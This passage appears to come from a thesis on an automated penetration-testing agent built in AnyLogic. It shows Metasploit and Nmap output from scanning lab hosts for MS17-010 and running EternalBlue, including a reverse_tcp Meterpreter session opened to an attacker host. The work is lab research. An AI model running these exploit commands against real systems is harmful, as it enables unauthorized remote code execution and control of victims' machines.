


```
<terminated> anylogic config [Java Application] /root/Desktop/anylogic/jre/bin/java [redacted]
msfconsole -q -r /root/Desktop/project/vulncheck.rc
[*] Processing /root/Desktop/project/vulncheck.rc for ERB directives.
resource (/root/Desktop/project/vulncheck.rc)> use auxiliary/scanner/smb/smb_ms17_010
resource (/root/Desktop/project/vulncheck.rc)> set RHOSTS 10.254.19.20
RHOSTS => 10.254.19.20
resource (/root/Desktop/project/vulncheck.rc)> run
[+] 10.254.19.20:445      - Host is likely VULNERABLE to MS17-010! - Windows 8.1 Pro 9600 x64 (64-bit)
[*] 10.254.19.20:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
resource (/root/Desktop/project/vulncheck.rc)> quit
System is likely Vulnerable for Remote Code Execution
```

```
<terminated> anylogic config [Java Application] /root/Desktop/anylogic/jre/bin/java [redacted]
msfconsole -q -r /root/Desktop/project/vulncheck.rc
[*] Processing /root/Desktop/project/vulncheck.rc for ERB directives.
resource (/root/Desktop/project/vulncheck.rc)> use auxiliary/scanner/smb/smb_ms17_010
resource (/root/Desktop/project/vulncheck.rc)> set RHOSTS 10.254.20.10
RHOSTS => 10.254.20.10
resource (/root/Desktop/project/vulncheck.rc)> run
[+] 10.254.20.10:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (6
[*] 10.254.20.10:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
resource (/root/Desktop/project/vulncheck.rc)> quit
System is likely Vulnerable for Remote Code Execution
```

Figure 18: Vulnerability Assessment (Vulnerable host)


The below mentioned figure shows the host that is not vulnerable against MS17-010 vulnerability.



```
<terminated> anylogic config [Java Application] /root/Desktop/anylogic/jre/bin/java [redacted]
msfconsole -q -r /root/Desktop/project/vulncheck.rc
[*] Processing /root/Desktop/project/vulncheck.rc for ERB directives.
resource (/root/Desktop/project/vulncheck.rc)> use auxiliary/scanner/smb/smb_ms17_010
resource (/root/Desktop/project/vulncheck.rc)> set RHOSTS 10.254.20.30
RHOSTS => 10.254.20.30
resource (/root/Desktop/project/vulncheck.rc)> run
[-] 10.254.20.30:445      - Host does NOT appear vulnerable.
[*] 10.254.20.30:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
resource (/root/Desktop/project/vulncheck.rc)> quit
Not Velnerable Against MS17-010 Eternalblue Vulnerability
```

Figure 19: Host is not vulnerable for MS17-010

The following figure shows the Nmap Scan result to find CVE vulnerability.



```
Nmap scan report for 10.254.20.10
Host is up (0.10s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp   open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49152/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49153/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49154/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49155/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49156/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
49157/tcp open  unknown
|_clamav-exec: ERROR: Script execution failed (use -d to debug)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
```


Figure 20: Nmap Script result for vulnerability detection

5.3.5 Exploitation state

After the detection of vulnerabilities the control goes towards the Exploitation state via timeout transition. In the figure left side shows the sub states of the Exploitation, these sub states represent the exploitation with respect to Services. Agent will execute all sub states to perform exploitation against the vulnerabilities detected by previous state. By Exploitation it can be verified that which vulnerabilities are exploitable and which vulnerabilities are not exploitable because of any Security control (firewall, End point protection) that is already deployed at target machines.

The right side window shows the output of the sub states, the result show successful and unsuccessful attacks. Attack agent resides in the each sub state until it performs exploitation against the specific service running on all of the hosts of network and also vulnerable.

This figure shows the sub states as well as the output of the Exploitation state. Output shows exploitation results against the vulnerability that was detected on two machines in previous state. Host machines running windows 8.1 OS was vulnerable but agent is unable to exploit the vulnerability because of the Antivirus running on it, Remote code execution attempt on windows 8.1 has been blocked by Antivirus. And the vulnerability of remote code execution on Host machine running Window Server 2008 is exploited and new session is established by agent because attack is not blocked by any security control.




```
<terminated> anylogic config [Java Application] /root/Desktop/anylogic/jre/bin/java ([redacted]
msfconsole -q -r /root/Desktop/project/eternalblue.rc
[*] Processing /root/Desktop/project/eternalblue.rc for ERB directives.
resource (/root/Desktop/project/eternalblue.rc)> use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
resource (/root/Desktop/project/eternalblue.rc)> set RHOST 10.254.19.20
RHOST => 10.254.19.20
resource (/root/Desktop/project/eternalblue.rc)> set target 0
target => 0
resource (/root/Desktop/project/eternalblue.rc)> set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
resource (/root/Desktop/project/eternalblue.rc)> set LHOST 10.254.19.10
LHOST => 10.254.19.10
resource (/root/Desktop/project/eternalblue.rc)> set RPORT 445
RPORT => 445
resource (/root/Desktop/project/eternalblue.rc)> set LPORT 4444
LPORT => 4444
resource (/root/Desktop/project/eternalblue.rc)> exploit
[*] Started reverse TCP handler on 10.254.19.10:4444
[*] 10.254.19.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.254.19.20:445      - Host is likely VULNERABLE to MS17-010! - Windows 8.1 Pro 9600 x64 (64-bit)
[*] 10.254.19.20:445      - Scanned 1 of 1 hosts (100% complete)
[*] 10.254.19.20:445 - Connecting to target for exploitation.
[+] 10.254.19.20:445 - Connection established for exploitation.
[+] 10.254.19.20:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.254.19.20:445 - CORE raw buffer dump (20 bytes)
[*] 10.254.19.20:445 - 0x00000000  57 69 6e 64 6f 77 73 20 38 2e 31 20 50 72 6f 20  Windows 8.1 Pro
[*] 10.254.19.20:445 - 0x00000010  39 36 30 30                                      9600
[+] 10.254.19.20:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.254.19.20:445 - Trying exploit with 12 Groom Allocations.
[*] 10.254.19.20:445 - Sending all but last fragment of exploit packet
[-] 10.254.19.20:445 - RubySMB::Error::CommunicationError: Read timeout expired when reading from the Socket (ti
[*] Exploit completed, but no session was created.
ATTACK UNSUCCESSFUL
resource (/root/Desktop/project/eternalblue.rc)> exit -y
```

Agent tried to exploit the vulnerability

Unsuccessful Attack

Figure 21: Exploitation attempt against windows 8.1 (unsuccessful attack)

Following figure show that successful attack/Exploitation on Windows Server 2008 and connection is established between victim machine (10.254.20.10) and attacker machine (10.254.19.10). Agent has performed the Exploitation automatically by using metasploit framework scripts. Metasploit framework is an open source tool for exploit development and execution, it contains built-in thousands of exploits, payload, scanner, encoders and more. Metasploit framework is built-in tool in Kali Linux. It also supports the Third party/open source exploits.



```
<terminated> anylogic config [Java Application] /root/Desktop/anylogic/jre/bin/java [redacted]
msfconsole -q -r /root/Desktop/project/eternalblue.rc
[*] Processing /root/Desktop/project/eternalblue.rc for ERB directives.
resource (/root/Desktop/project/eternalblue.rc)> use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
resource (/root/Desktop/project/eternalblue.rc)> set RHOST 10.254.20.10
RHOST => 10.254.20.10
resource (/root/Desktop/project/eternalblue.rc)> set target 0
target => 0
resource (/root/Desktop/project/eternalblue.rc)> set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
resource (/root/Desktop/project/eternalblue.rc)> set LHOST 10.254.19.10
LHOST => 10.254.19.10
resource (/root/Desktop/project/eternalblue.rc)> set RPORT 445
RPORT => 445
resource (/root/Desktop/project/eternalblue.rc)> set LPORT 4444
LPORT => 4444
resource (/root/Desktop/project/eternalblue.rc)> exploit
[*] Started reverse TCP handler on 10.254.19.10:4444
[*] 10.254.20.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.254.20.10:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 10.254.20.10:445      - Scanned 1 of 1 hosts (100% complete)
[*] 10.254.20.10:445 - Connecting to target for exploitation.
[+] 10.254.20.10:445 - Connection established for exploitation.
[+] 10.254.20.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.254.20.10:445 - CORE raw buffer dump (36 bytes)
[*] 10.254.20.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.254.20.10:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.254.20.10:445 - 0x00000020  37 36 30 30                                      7600
[+] 10.254.20.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.254.20.10:445 - Trying exploit with 12 Groom Allocations.
[*] 10.254.20.10:445 - Sending all but last fragment of exploit packet
[*] 10.254.20.10:445 - Starting non-paged pool grooming
[+] 10.254.20.10:445 - Sending SMBv2 buffers
[+] 10.254.20.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.254.20.10:445 - Sending final SMBv2 buffers.
[*] 10.254.20.10:445 - Sending last fragment of exploit packet!
[*] 10.254.20.10:445 - Receiving response from exploit packet
[+] 10.254.20.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.254.20.10:445 - Sending egg to corrupted connection.
[*] 10.254.20.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.254.20.10
[*] Meterpreter session 1 opened (10.254.19.10:4444 -> 10.254.20.10:49160)
ATTACK SUCCESSFUL, GOT ROOT ACCESS OF THE SYSTEM
----------------------------
```

Remote code Execution Exploit

Successful Exploitation

Connection established between attacker and victim machine

Figure 22: Successful Exploitation on windows server 2008 (connection established)


Agent will perform the same action of exploitation against each vulnerability detected in vulnerability assessment state and display the result in the console section of the Anylogic.

5.3.6 Report state

After performing all the actions from reconnaissance to exploitation agent will save the complete details in an external file for the report purpose. Report contains the complete details of alive host, running OS, detected vulnerabilities and exploitable vulnerabilities.

5.4 Exploit Verification

Exploit verification can be done from both victim & attacker machines. After successful exploitation, it can be verified that whether the unauthorized connection is established with attacker machine or not. As show in figure after successful attack, connection is established between victim machine IP Address: 10.254.20.10 Port: 49163 and attacker machine IP Address: 10.254.19.10 Port: 4444. The following figure shows that connection is established after exploitation.




```
[*] 10.254.20.10:445 - Connecting to target for exploitation.
[+] 10.254.20.10:445 - Connection established for exploitation.
[+] 10.254.20.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.254.20.10:445 - CORE raw buffer dump (36 bytes)
[*] 10.254.20.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.254.20.10:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.254.20.10:445 - 0x00000020  37 36 30 30                                      7600
[+] 10.254.20.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.254.20.10:445 - Trying exploit with 12 Groom Allocations.
[*] 10.254.20.10:445 - Sending all but last fragment of exploit packet
[*] 10.254.20.10:445 - Starting non-paged pool grooming
[+] 10.254.20.10:445 - Sending SMBv2 buffers
[+] 10.254.20.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.254.20.10:445 - Sending final SMBv2 buffers.
[*] 10.254.20.10:445 - Sending last fragment of exploit packet!
[*] 10.254.20.10:445 - Receiving response from exploit packet
[+] 10.254.20.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.254.20.10:445 - Sending egg to corrupted connection.
[*] 10.254.20.10:445 - Triggering free of corrupted buffe
[*] Sending stage (201283 bytes) to 10.254.20.10
[*] Meterpreter session 1 opened (10.254.19.10:4444 -> 10.254.20.10:49163) [redacted]
[+] 10.254.20.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.254.20.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.254.20.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Established connection on mentioned port

Figure 23: Connection details after successful Exploitation

